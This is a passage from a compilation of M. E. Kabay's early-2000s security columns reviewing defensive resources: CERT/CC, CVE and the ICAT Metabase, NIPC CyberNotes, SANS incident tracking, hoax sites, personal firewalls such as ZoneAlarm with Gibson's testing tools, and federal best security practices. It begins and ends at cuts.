Schneier's introduction reiterates his emphasis on the human side of security: depending solely on technology products is futile. In the section on "The Importance of Security," he summarizes risks for organizations using the Internet; e.g., direct losses such as, "theft of trade secrets, customer information, money . . . . [and] productivity losses"; indirect losses such as, "loss of customers, damage to brand, loss of goodwill." He points to increased legal liability for officers of organizations that fail to protect the privacy of customers or data subjects in the financial and health care industries. In "The Failure of Traditional Security," Schneier condemns "traditional" security (by which he means the fruitless search for "magic preventive technology" and insists that only a commitment to process will allow us to manage risks in the face of changing threats and vulnerabilities.

In subsequent sections, Schneier builds a compelling case for the well-established view that risk management must depend on protection, detection and response. Then he discusses intrusion-detection technologies and asserts that software alone is insufficient: we need _people_ to improve the power of the test; i.e., to distinguish between real incidents and false alarms. Next, network personnel must be ready with well-thought-out plans for _responding_ effectively to particular intrusions or other attacks.

Finally, Schneier discusses his view of how to outsource network security monitoring and goes on to discuss how his company's services meet the criteria he has established. One of his most important messages is that monitoring should be the first step in establishing network security, not the last. Monitoring can provide a baseline that supports effective risk management even before security policies are established and technology is implemented.

As I have written in other articles, it is always a pleasure to see a White Paper that is worthy of the name: a truly well-designed, thoughtful definition and analysis of a problem followed by valuable suggestions about evaluating alternatives and only then with company- or product-

specific details. Would that more techies could convince their marketing colleagues to emulate this model.

* * *

Disclaimer: The author has no financial interest whatsoever in Counterpane Systems and has received no consideration from that firm for writing this review.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our Information Security University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Alerts & Vulnerabilities (1): CERT/CC

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In coming weeks, I will be reviewing the information security resources upon which I rely most often. In the first few issues of the new series, we will look at alerts and vulnerabilities.

I hope that any readers who don't know about the Computer Emergency Response Team Coordination Center or CERT/CC at the Software Engineering Institute of Carnegie-Mellon University < http://www.cert.org > will immediately go to their Web site for an introductory exploration.

CERT/CC was developed in the wake of the Morris Worm of 2 November 1988, when it became clear that the Internet community needed some sort of central data repository and communications service to ensure rapid and effective response to emergencies affecting the Internet.

The CERT/CC resource is a extraordinary source of unbiased, technically advanced information about security vulnerabilities, exploits, and patches. All network administrators should ensure that someone in their group is formally tasked with the responsibility of monitoring bulletins from CERT/CC. The latest Advisories are always listed at < http://www.cert.org/advisories/ >; these documents provide an overview of current important security problems and usually provide an overview, description, impact analysis, solutions, vendor information and references. For example, at the time of writing, the latest Advisories included "CA-2001-12: Superfluous Decoding Vulnerability in IIS" and "CA-2000-11: sadmind/IIS Worm."

The CERT/CC Summaries < http://www.cert.org/summaries/ > are extensive documents published four to six times a year and provide a wide-ranging review of key issues as seen by the organization's expert staff. The latest Summary is "CS-2001-02," published May 29, 2001; it includes the usual summary of recent activity and a list of recent updates to the CERT/CC Web site.

Two less well-known resources are the CERT/CC Incident Notes < http://www.cert.org/incident_notes/ > and the Vulnerability Notes < > which are described as, "as an informal means for giving the Internet
community timely information relating to the security of its sites. Incident notes describe current intruder activities that have been reported to the CERT/CC incident response team. Vulnerability notes describe weaknesses in Internet-related systems that could be exploited but that do not meet the criteria for advisories." The Incident Notes are usually short reports on particular exploits and sometimes include source code to illustrate how the attacks work. The latest Incident Notes listed at the time of writing were "IN-2001-05: The cheese Worm" and "IN-2001-04: Carko Distributed Denial-of-Service Tool."

Subscriptions to all these publications are free; details are available at the end of each document.

In addition to the publications described above, CERT/CC also provides a wealth of data in other forms. There are courses, books, and White Papers enough to keep any security-happy network manager fully occupied. For example, Julie Allen of CERT/CC has just published a new book entitled _The CERT Guide to System and Network Security Practices_ (Addison-Wesley, ISBN 0-2017-3723-X) which I hope to review soon. Details are at < http://www.cert.org/nav/index_green.html#feature >.

CERT/CC are currently introducing the OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation) self-directed risk evaluation method which provides a three-phase framework for workshop-based security analysis for organizations. See < http://www.cert.org/octave/ > for details.

Live courses offered by staff of the CERT/CC are described at < http://www.cert.org/training/ >. Courses include, for example,

- Concepts and Trends in Information Security
- Information Security for Technical Staff
- Managing Risks to Information Assets
- Executive Role in Information Security: Risk and Survivability
- Creating a Computer Security Incident Response Team
- Managing Computer Security Incident Response Teams (CSIRTs)
- Computer Security Incident Handling for Technical Staff (Intro)
- Computer Security Incident Handling for Technical Staff (Adv)
- Overview of Managing a CSIRT.

CERT/CC is also involved in ongoing research. I urge readers to look into participating in necessary data-gathering by reporting computer security incidents and vulnerabilities promptly; see < http://www.cert.org/contact_cert/contactinfo.html > for the appropriate forms.

* * *

The next article in this series will focus on the Common Vulnerabilities and Exposures Dictionary.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our Information Security University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Alerts & Vulnerabilities (2): CVE & ICAT Metabase

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In coming weeks, I will be reviewing the information security resources upon which I rely most often. In the first few issues of the new series, we will look at alerts and vulnerabilities.

The Common Vulnerabilities and Exposures (CVE) project is described on the home page < http://cve.mitre.org/ > as "A list of standardized names for vulnerabilities and other information security exposures — CVE aims to standardize the names for all publicly known vulnerabilities and security exposures."

"Vulnerabilities" are generally viewed as any aspect of a system or product that allows a breach of security (i.e., a breach of confidentiality, possession, integrity, authenticity, availability, utility or any combination of these principles). However, the Editorial Board of the CVE recognized that "vulnerability" was sometimes used in contradictory ways and so they defined a "universal vulnerability" as follows < http://cve.mitre.org/about/terminology.html >: "A "universal" vulnerability is one that is considered a vulnerability under any commonly used security policy which includes at least some requirements for minimizing the threat from an attacker." The guidelines for identifying a universal vulnerability include that the candidate phenomenon allows an attacker to

- execute commands as another user
- access data that is contrary to the specified access restrictions for that data
- pose as another entity
- conduct a denial of service.

In contrast, an "exposure" is regarded as a problem which

- allows an attacker to conduct information gathering activities
- allows an attacker to hide activities
- includes a capability that behaves as expected, but can be easily compromised
- is a primary point of entry that an attacker may attempt to use to gain access to the system or data
- is considered a problem according to some reasonable security policy.

The CVE can be downloaded freely and used by security vendors to standardize the names they use in describing vulnerabilities. Although there is a simple keyword search available on the CVE site at < http://cve.mitre.org/cve/index.html >, the full usefulness of the dictionary can best be realized using the ICAT Metabase < http://icat.nist.gov/icat.cfm > organized by the National Institute of Standards and Technology of the US government.

The ICAT Metabase offers users a full-featured search engine with options for selecting vulnerabilities and exposures according to any or all of the following criteria:

- Date of entry

- Vendor
- Product
- Version
- Keyword search
- Severity
- Common Sources
- Related exploit range
- Vulnerability consequence
- Vulnerability type
- OS Type
- Exposed component type
- Entry type
- Entries since the following date.

For example search for all entries of any severity for Microsoft Windows 98 SE generates a report with 10 records. Each vulnerability is summarized in brief and there is a hyperlink for the full record. The record contains the official name of the vulnerability or exposure (e.g., CAN-2000-1-39), date of publication, summary, severity, type, exploitable range, loss type, references, and a list of vulnerable versions.

For network administrators seeking a comprehensive (or narrower) list of security problems for a specific version of a software product, the ICAT Metabase offers rapid access to reasonably up-to-date information.

* * *

The next article in this series will focus on the National Infrastructure Protection Center's CyberNotes.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our Information Security University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Alerts & Vulnerabilities (3): NIPC CyberNotes

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In coming weeks, I will be reviewing the information security resources upon which I rely most often. In the first few issues of the new series, we will look at alerts and vulnerabilities.

The National Infrastructure Protection Center < http://www.nipc.gov/ > was founded as a result of the Report of the President's Commission on Critical Infrastructure Protection < http://www.ciao.gov/PCCIP/ >. In turn, the PCCIP was founded in July 1996 as a result of the Presidential Executive Order 13010.

NIPC is intended to support security efforts affecting the critical infrastructure of the United States. "The National Infrastructure Protection Center (NIPC) serves as a national critical infrastructure threat assessment, warning, vulnerability, and law enforcement investigation and response entity. The NIPC provides timely warnings of international threats, comprehensive analysis and law enforcement investigation and response. The mission of the NIPC is to:

- detect, deter, assess, warn, respond, and investigate unlawful acts involving computer and information technologies and unlawful acts, both physical and cyber, that threaten or target our critical infrastructures;
- manage computer intrusion investigations; support law enforcement, counterterrorism, and foreign counterintelligence missions related to cyber crimes and intrusion;
- support national security authorities when unlawful acts go beyond crime and are foreign-sponsored attacks on United States interests; and
- coordinate training for cyber investigators and infrastructure protectors in government and the private sector."

In addition to extensive training programs and the national InfraGard project, which will be the subject of a future column, NIPC provides a valuable service to network managers through its regular CyberNotes, published every two weeks. The most valuable component is the table of Bugs, Holes and Patches, showing the vendor or operating system, software name, vulnerability and impact, patches, common name, risk level, and sources of exploits. Archives of CyberNotes are available in PDF format for easy printing at < http://www.nipc.gov/cybernotes/cybernotes.htm >.

This service is a good companion to the Common Vulnerabilities and Exposures project and the ICAT Metabase discussed in the preceding article in this series.

* * *

The next article in this series will focus on the Global Incident Analysis Center of the System Administration, Networking and Security Institute.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our Information Security University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Alerts & Vulnerabilities (4): Internet Weather Report

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In coming weeks, I will be reviewing the information security resources upon which I rely most often. In the first few issues of the new series, we will look at alerts and vulnerabilities.

The System Administration, Networking and Security (SANS) Institute provides many resources at its main Web site < http://www.sans.org >. Among many other useful services, SANS offers three free e-mail publications of interest to network managers:

- Security Alert Consensus: a weekly digest of new threats and patches;
- Windows Security Digest: the latest system administration requirements for the worlds most widely-used operating environment (distributed monthly); and
- Newsbites: a weekly digest of the editors' pick of the top 25 security news stories.

To subscribe to these publications, just send an e-mail to info@sans.org with one or more of the following in the subject line: Security Alert Consensus, Windows Security Digest, or Newsbites.

The new SANS Emergency Incident Handler site < http://www.incidents.org/ > provides a good summary report on the latest security threats and vulnerabilities. The Incidents.org home page presents a dense summary of breaking news in the security field and currently features a multicolored line graph showing the frequency of probes on specific ports; this graph is one of the products of the concerted effort to map incidents on Internet sites and help to fight widely-distributed attacks. With the collaboration of correspondents throughout the world, SANS' "Internet Storm Center" can not only track what's happening but can also supply early warnings to anyone who wants to listen and can supply valuable data to law enforcement officials.

A fascinating case study of the effectiveness of this new tool is reported at < http://www.incidents.org/isw/iswp.php >. On March 22, 2001, participants in the Internet Storm Center project reported a worldwide flood of probes to port 53 (associated with the Domain Name Service). The Lion worm was launching hundreds of thousands of probes automatically; when it found susceptible systems, it infiltrated them and sent password files to a Chinese site, then installed a Distributed Denial-of-Service zombie for later use.

Thanks to the coordination provided by the Internet Storm Center, a global effort to fight the attack began within an hour of the initial reports. The Incident Handler assigned to the problem communicated with cooperating network and security administrators, and within three hours, reports started filtering in of specific infections by the malicious software. Within 14 hours of the initial spike in probes, the Center alerted 200,000 participants to the attack with information on how to identify and stop the worm. Internet access to the Chinese site receiving password files was terminated by UUNET as a result of the worldwide effort.

In addition to the Internet Storm Center, the new Incidents.org site also offers access to well-organized resources from SANS such as the Consensus Intrusion Database, which holds the

voluminous data from intrusion reports used by the Internet Storm Center. The database provides a number of reports of interest, such as the top ten source IP addresses for scans reported to the Center – of great interest in configuring firewalls, for example.

Readers will find a great deal of useful – and fascinating – information from the cutting edge of information security at the SANS and Incidents.org sites. Congratulations to Allan Paller, Stephen Northcutt and all their collaborators on a superb addition to the growing suite of defenses against malicious Internet abusers and their malicious software.

* * *

The next article in this series will focus on some useful resources specializing in identifying new threats from malicious software and distinguishes hoaxes from reality.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our Information Security University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Alerts & Vulnerabilities (5): Electronic Truth and Lies

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In coming weeks, I will be reviewing the information security resources upon which I rely most often. In the first few issues of the new series, we have been looking at alerts and vulnerabilities.

Thanks to unschooled, naïve users who forward anything they receive without even _thinking_ about checking for correctness, network users often report false news to their colleagues on a network. As shown in the recent outbreak of the SULFNBK hoax (where messages convinced some people to delete a perfectly harmless and useful file out of fear that it carried a virus), hoaxes can convert gullible users into agents of destruction. In common with most other security specialists, I recommend that every organization explicitly ban distribution of warnings except through an authorized channel such as a network operations center, security team, technical support group or Help Desk.

The Hype or Hot page < http://www.trusecure.com/html/tspub/hypeorhot/index.shtml > at TruSecure Corporation (where I was Director of Education from 1991 to 1999) has useful information for network administrators trying to sort through the Internet babble of warnings about new malicious software. When I visited the page to write this article, the top news included a brief description of the W32/MsWorld@mm Trojan, which is described concisely as follows: "This appears to be a Shockwave movie compiled into an exe file. It purports to show pictures of Miss World beauty contestants, and in fact does show a few pictures, most of which have been morphed into mildly amusing caricatures."

A real worm is VBS/BVSWG.Z@MM (also known as vbs/mawanella or vbs/nella.a@mm); it is described as follows: "This worm is hand-written (badly laid-out and untidy, but it works, and is spreading rapidly), and is modelled on standard vbswg kit generated ones. The point for the hand-rewriting is to achieve the displaying of the desired message. This isn't possible with pure kit-generated stuff. The message, by the way, is a political one to call attention to strife in Sri Lanka. As with other vbswg examples, it has no auto-start capability -- victims have double click the attachment to start it. It makes no special attempt to hide itself, and offers no startling new technology or twists, so it shouldn't get anywhere. Unfortunately, it is being reported from several countries around the world. As usual, anyone who is folowing TruSecure guidelines, and is filtering off .vbs attachments has little to fear."

The site includes archives of previous analyses and has recently announced that the Hype or Hot page is now available via the AvantGo wireless service for hand-held devices. Even Internet-enabled cellular phones can reach the page by using the URL < http://www.trusecure.com/hdml/hoh/index.hdml >.

Congratulations to my long-standing friends and colleagues at TruSecure for this useful resource.

* * *

Finally, a quick word about the most comprehensive and well-run hoax site on the Internet, Rob Rosenbergers's Vmyths.com < http://www.vmyths.com/ >. In addition to an extensive and easily used search engine (just enter any key words you think might be specific to a message and you'll get a list of possible hoaxes that use those words), the site features hard-hitting commentary from Rosenberger and his bebunking friends such as George C. Smith (author of the 1994 classic, _The Virus Creation Labs: A Journey into the Underground._ American Eagle Publications, Tucson, AZ, ISBN 0-929408-09-8; 172 pp_. Some of the entertaining and though-provoking articles on the site when I visited it while researching this article:

Q&A: how often does virus hysteria occur? We coined the new term "hystericane" (a contraction of "hysteria hurricane"). These events follow a regular cycle, too. In other words, we can begin to predict hystericanes like sulfnbk.exe... [6/4/01]

Mumblings of monkey-men mock moderation: India's gov't may force its military to track down a mythical "monkey-man" beast. Well, what a coincidence! The U.S. gov't goes to great lengths to track down mythical electronic monkey-men... George C. Smith reports. [6/5/01]

sulfnbk.exe virus: It's not a hoax per se -- it's actually a mass-hysteria urban legend. Sadly, a bunch of clueless people keep rewriting the alert. Just one more reason why virus news should come directly from a virus expert... [5/29/01]

sulfnbk.exe food for thought: The sulfnbk.exe hysteria raised some wild philosophical questions. Vmyths.com has the intelligence (and the guts) to ask them... Rob Rosenberger reports. [6/4/01]

This site deserves an award for the exaltation of skepticism and common sense. It can be listed in every network security handbook as the first place to look for a quick take on whether a warning you get from a friend is bogus or not. If I heard on National Public Radio that a giant meteor were about to crash into our planet, I'd check vmyths.com before believing the report.

* * *

The next articles in this series will focus on security-awareness resources.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Personal Firewalls (1):
Persistent Connections to the Internet

by M. E. Kabay, PhD, CISSP
Associate Professor of Computer Information Systems
Norwich University, Northfield VT

Dorothy Lunn, an Information Security Officer with the Federal Government, contributed the following comment::

"At the strong suggestion of a security class instructor, I downloaded and installed a personal firewall on my home PC. It didn't take long to see why my PC needed a firewall. Aside from numerous pings there have been attempts to access my PC and to download packets to it. I realize now that home PCs are a huge resource for hackers and cyber terrorists. As a result of my experience, I believe that IT professionals have a responsibility to protect their home PCs with a personal firewall in addition to antivirus software. I asked several attendees at a conference recently whether they had a firewall on their home PC. Not a single person answered affirmatively. I downloaded the personal firewall from ZoneAlarm at < http://www.zonelabs.com/ > since it is free for personal and non-profit use."

* * *

Why should corporate network managers care about personal firewalls? Because the corporate network is, amoeba-like, spreading extensions out of the office that make corporate data vulnerable to hacker attacks. Portable and home computers can be linked easily using synchronizing software such as the Microsoft Windows "Briefcase" feature and the well-known Laplink products < http://www.laplink.com/ >. Many workers bring files home and work on company projects outside normal working hours; many of us even telecommute, doing significant amounts of work outside the corporate milieu. We are exposing corporate data via Internet connections without the protection of the corporate firewalls.

The second problem we're facing is persistent Internet connections. Cable modems, satellite systems — employees are exposing unprotected corporate data to the 'Net for much longer times than when dialup modems were the norm. Even with dialup lines, one can see frequent port scans and unauthorized attempts to connect to various ports from (largely) automated scanners; however, persistent connections make the problem much worse. Personally,

Third, there are automated programs in use by criminal hackers that are designed to find unprotected systems and infiltrate them for nefarious purposes such as distributed denial-of-service attacks.

When employees expose their corporate laptops or their home computers with corporate data to the Internet, they put those data at risk. When compromised portable computers are brought back into the workplace and connected to internal networks, their burden of malicious software effectively gets through the corporate firewall and puts all corporate systems at risk.

The combination of these factors makes home and portable computers a significant element for corporate security. I fully concur with Ms Lunn in urging all network managers to ensure that every workstation computer that carries corporate data should be protected by a personal

firewall.

* * *

In the next article in this series, I will look at Steve Gibson's testing tools for personal firewalls.

* * *

Mich Kabay can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from the Information Security University project, see < http://infosecu.com >.

Personal Firewalls (2):
Testing From the Outside

by M. E. Kabay, PhD, CISSP
Associate Professor of Computer Information Systems
Norwich University, Northfield VT

In the first article in this short series on personal firewalls, we looked at the basic reasons corporate network security managers should install personal firewalls on all their organizations' computers, including laptops, and why home computers used by employees should also be protected. In this article, I summarize Gibson's analysis of personal firewalls.

* * *

Steve Gibson < http://www.grc.com> has been contributing to security for a long time. His $89 SpinRite disk integrity checker < http://grc.com/spinrite.htm > identifies and corrects disk problems that can lead to data corruption but that are not identified by other sector scanners on the market. His work on spyware (e.g., recent demonstrations that well-known download aids such as RealDownload, Download Demon and Smart Download communicate covertly with sites on the Internet < http://grc.com/downloaders.htm >) has made the problem of secret monitoring of user activity a significant issue, contributing to recent moves to make such software illegal < http://grc.com/spywarelegislation.htm >. He has made available a free utility for scanning systems for necessary security patches to WindowsNT < http://grc.com/pw/patchwork.htm > and it is being distributed at no cost by the Center for Internet Security < http://www.cisecurity.org/ >.

Gibson has developed a number of safe tests for users to verify that their firewalls – and especially their workstations' personal firewalls – are correctly configured and working properly.

The ShieldsUP introductory page < https://grc.com/files/IP_Agent.exe > explains that the first step in testing a firewall from the outside requires determining the system under test's Internet Protocol (IP) address. Dialup access to an Internet Service Provider (ISP) generates a dynamically allocated IP address; however, some persistent Internet connections use a stable IP address. Gibson provides a small assembly-level program, "IP Agent," that determines a systems current IP address for use in testing.

Clicking on "Test My Shields" generates an attempt to connect to the user's system from the GRC Web site. In my case, running ZoneAlarm Pro v2.6.88, the test showed that my computer was impervious to the connection attempts and provided details of each test.

Selecting the "Probe My Ports" function performs a port scan to see which elements of the target system are visible at all on the Internet; in my case, my system was invisible to the port scans used by the GRC test suite (FTP, Telnet, SMTP, Finger, HTTP, POP3, IDENT, NetBIOS, IMAP, and HTTPS). Detailed explanations of the services tested are available on the FAQ at < http://grc.com/faq-shieldsup.htm >.

Gibson warns users that they should obtain permission from network administrators before running such tests on a workstation that is behind a corporate firewall. Unexpected unauthorized connection attempts and systematic port scans can easily be interpreted as hostile acts.

* * *

In the next article in this series, we'll look at Gibson's tool for testing personal firewalls from the inside.

* * *

Mich Kabay can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from the Information Security University project, see < http://infosecu.com >.

Personal Firewalls (3):
Testing From the Inside

by M. E. Kabay, PhD, CISSP
Associate Professor of Computer Information Systems
Norwich University

In the first article in this short series on personal firewalls, we looked at the basic reasons corporate network security managers should install personal firewalls on all their organizations' computers, including laptops, and why home computers used by employees should also be protected. In the second article, I summarized Gibson's tools for external testing of personal firewalls. In this article, we'll look at testing firewalls against leakage from the inside.

* * *

Steve Gibson writes < http://grc.com/lt/leaktest.htm >,

> "This site has been most well-known for its FREE ShieldsUP! Internet security test. Crucial as it is to protect yourself from malicious hackers outside, those bad guys represent only half of the threat. The Internet has proven to be an extremely fertile transportation medium for all manner of nasty Trojan horse programs, rapidly proliferating viruses, and privacy invading commercial spyware. As a result, it is no longer true that all of the potential problems reside outside the computer.
>
> Your Internet connection flows both ways . . . so must your security.
>
> Not only must our Internet connections be fortified to prevent external intrusion, they also provide secure management of internal extrusion. Any comprehensive security program must safeguard its owner by preventing Trojan horses, viruses, and spyware from using the system's Internet connection without the owner's knowledge. Scanning for the presence of Trojans, viruses, and spyware is important and effective, but if a piece of malware does get into your computer you want to expose it immediately by detecting its communication attempts and cut it off from communication with its external agencies."

The download of Gibson's LeakTest v1.00 takes only a few seconds (the program uses only 27KB) and has only two function buttons: HELP and TEST FOR LEAKS. Clicking on the latter brings up a results screen almost instantly. In my case, the results were as follows:

> Unable To Connect. LeakTest was unable to connect to the GRC NanoProbe Server. If your computer is currently connected to the Internet, the most likely cause for LeakTest's inability to connect is an aggressive and properly working firewall. If so, it is preventing LeakTest from connecting to our machine's FTP port number 21.
> That's GREAT news! . . .
> . . . but to be completely certain that your firewall deserves the credit for blocking this outbound connection attempt, you should try permitting LeakTest to connect just to be sure it can. If it still can't, then perhaps something has changed on our end and you'll need to grab an updated copy.

To be sure that my firewall was in fact responsible for the negative results, I explicitly allowed

ZoneAlarm to permit outbound connections from LeakTest. This time the results showed,

> Firewall Penetrated! LeakTest WAS ABLE to connect to the GRC NanoProbe Server!
>
> LeakTest was not prevented from connecting to the Gibson Research NanoProbe server. You either have no firewall, you have deliberately allowed LeakTest to connect outbound, or (if neither of those), LeakTest has just slipped past your firewall's "protection"!

In summary, Gibson has once again contributed a valuable tool for all Internet users. This man deserves support, praise and lots of business. I suggest that at the very least, we should all buy licenses to his SpinRite utility. Keep up the good work, Steve!

* * *

In the next article in this series, I will summarize Gibson's findings about the ZoneAlarm personal firewall product.

* * *

Mich Kabay can be reached by e-mail at <mkabay@compuserve.com >. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from the Information Security University project, see < http://infosecu.com >.

Personal Firewalls (4): ZoneAlarm

by M. E. Kabay, PhD, CISSP
Associate Professor of Computer Information Systems
Norwich University

In the first article in this short series on personal firewalls, we looked at the basic reasons corporate network security managers should install personal firewalls on all their organizations' computers, including laptops, and why home computers used by employees should also be protected. In the second article, I summarized Gibson's tools for external testing of personal firewalls. In the third article, we looked at testing firewalls against leakage from the inside. In this final article, I summarize media attention to the free ZoneAlarm personal firewall.

* * *

When Steve Gibson of Gibson Research Corporation began testing personal firewalls, he found that all but one of the products allowed his LeakTest product to connect from the inside of a PC to an external site without notification: ZoneAlarm from ZoneLabs < http://www.zonealarm.com/ >. Gibson unreservedly recommends this product (see < http://grc.com/zonealarm.htm >), which is free for personal or non-commercial use. He awarded 4.5 "Moes" out of a possible five, explaining that there was no technical support for the free product. However, there are discussions about ZoneAlarm for help on the product at < news://news.grc.com/shieldsup/ >.

Other media reports are equally positive.

ZDNet's evaluation < http://www.zdnet.com/downloads/stories/info/0,,0015P7,.html > says, "ZoneAlarm is an easy-to-use Internet security utility that sets up a personal firewall that's particularly well suited to DSL and cable modem users. Computers with such an always-on connection have a permanent IP address, making them especially vulnerable to information theft and other attacks. This version now comes with a fine tutorial, real time color-coded intuitive alerts and Alert Advice that provides straight-forward advice from Zone Labs experts. . . ."

The German magazine PC WELT ("PC World") named ZoneAlarm "Product of the Week" < http://www.pcwelt.de/content/news/newpcwelt/2001/05/xn040501017.html >.

The DaveCentral Software Archive < http://www.davecentral.com/9860.html > describes ZoneAlarm as follows: "ZoneAlarm provides essential protection for Internet users, gives rock-solid protection against thieves and vandals."

Sandy Berger of CompuKiss writes that ZoneAlarm, "is easy to install, and it does an excellent job of protecting your computer from unauthorized access. ZoneAlarm provides port blocking and service as well as file share control. It can also act in stealth mode."

Terrance Crow, writing for Advisor Magazine < http://www.advisor.com/Articles.nsf/aid/CROWT63 >, said, "ZoneAlarm installs with very good defaults: It doesn't let anything in, and it asks before it lets anything out. When it intercepts an attempted attack, by default it displays a dialog to let you know. I found it easier to disable that and let ZoneAlarm dump the attacks to a log file. Otherwise, the program interrupted me too

often. When programs like Eudora Pro try to access the Internet, ZoneAlarm showed a dialog asking if it was okay. Fortunately, the prompt included a checkbox to tell ZoneAlarm to always let Eudora Pro out."

Ted Tang, in his excellent article, "Basic Home Computer Internet Protection for Free!" published on the SANS site < http://www.sans.org/infosecFAQ/start/free.htm > also names and recommends ZoneAlarm.

I recently bought the ZoneAlarm Pro product and have experienced no problems in installation or in function. The interface is simple to use and the product has a particularly valuable feature if one is interested in learning more about an attack or a probe: clicking on the MORE INFO button in the (optional) pop-up window launches the default browser and provides an IP lookup where possible. The service also provides more extensive documentation and explanation if desired.

I recommend the free version to anyone running an Internet session and I think the professional version is an excellent tool for all business users.

* * *

Mich Kabay can be reached by e-mail at <mkabay@compuserve.com >. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from the Information Security University project, see < http://infosecu.com >.

Federal Best Security Practices

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Everyone benefits from knowing how other people manage their security policies. At a recent conference, I was introduced to the Federal Best Security Practices (BSPs) that are currently being collected by the CIO Council of the United States government. The Web site < http://bsp.cio.gov/ > provides a list of the 20 policies that have been contributed so far, some descriptive information about the project, and forms for submitting proposals for new BSPs.

In the definitions and framework page < http://bsp.cio.gov/BSPDefined.cfm >, the CIO Council defines a BSP as, "an existing method, proven effective and validated by actual experience, that people use to perform a security-related task." Their contrast between what a BSP is and is not is instructive for anyone thinking about security policies:

A BSP

* Is a "human practice; that is, a repeated or customary method used by people to perform some action."
* Is not "an IT security mechanism, which is implemented by hardware, software, or firmware although such tools are often essential components of a BSP."

* Is "security-related; that is, plays a part in protecting an organization's information, resources, or at a business operations."
* Is not "a business practice, though it supports the organization's business operations."

* Is "Proven-effective in achieving a security objective as the result of actual operational experience."
* Is not "a best possible practice but a best existing practice; not the result of armchair theorizing.

* Among the most effective of existing practices used to perform a particular security process."
* Is not "necessarily the single best existing practice of a particular sort."

The definitions and security frameworks page includes useful links to a number of Federal Government security frameworks:

* Security Process Framework < http://bsp.cio.gov/spfdescription.cfm > and Tree < http://bsp.cio.gov/SPFTree.cfm > from the BSP Program Office;

* Security of Federal Automated Information Resources (Appendix III to OMB Circular No. A-130) < http://www.whitehouse.gov/OMB/circulars/a130/a130.html > from the Office of Management and Budget;

* Federal Information Technology Security Assessment Framework < http://www.cio.gov/docs/federal_it_security_assessment_framework.htm > from the CIO Council;

* Generally Accepted Principles and Practices for Security of Information Technology Systems (Special Publications 800-14) < http://csrc.nist.gov/publications/nistpubs/index.html > from the National Institute of Standards and Technology;

* Federal Information System Control Audit Manual (AIMD-12.19.6) < http://www.gao.gov/special.pubs/12_19_6.pdf > from the General Accounting Office;

* System Security Engineering Capability Maturity Model < http://www.sse-cmm.org/ > from the National Security Agency;

The list of the current Federal BSPs < http://bsp.cio.gov/list.cfm > provides visitors with 20 documents. A few of these interesting and valuable papers are as follows:

* Securing POP mail on Windows clients < http://bsp.cio.gov/getfile.cfm?messageid=00020 > comes from NASA and discusses practical methods for securing common e-mail software;

* Integrating security into the systems development lifecycle < http://bsp.cio.gov/getfile.cfm?messageid=00013 > is from the Social Security Administration;

* How to deploy firewalls < http://bsp.cio.gov/getfile.cfm?messageid=00009 > from the Sofware Engineering Institute at Carnegie Mellon University;

* Continuity of operations < http://bsp.cio.gov/getfile.cfm?messageid=00008 > from the Department of the Treasury.

I encourage all readers to make use of all of the BSPs in planning or updating their own security policies and procedures. I hope that all agencies of the US Federal Goverment will submit their own contributions to the CIO Council for inclusion in this expanding library.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Fighting DDoS (1):
Home Computers Take Down the Big Boys

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

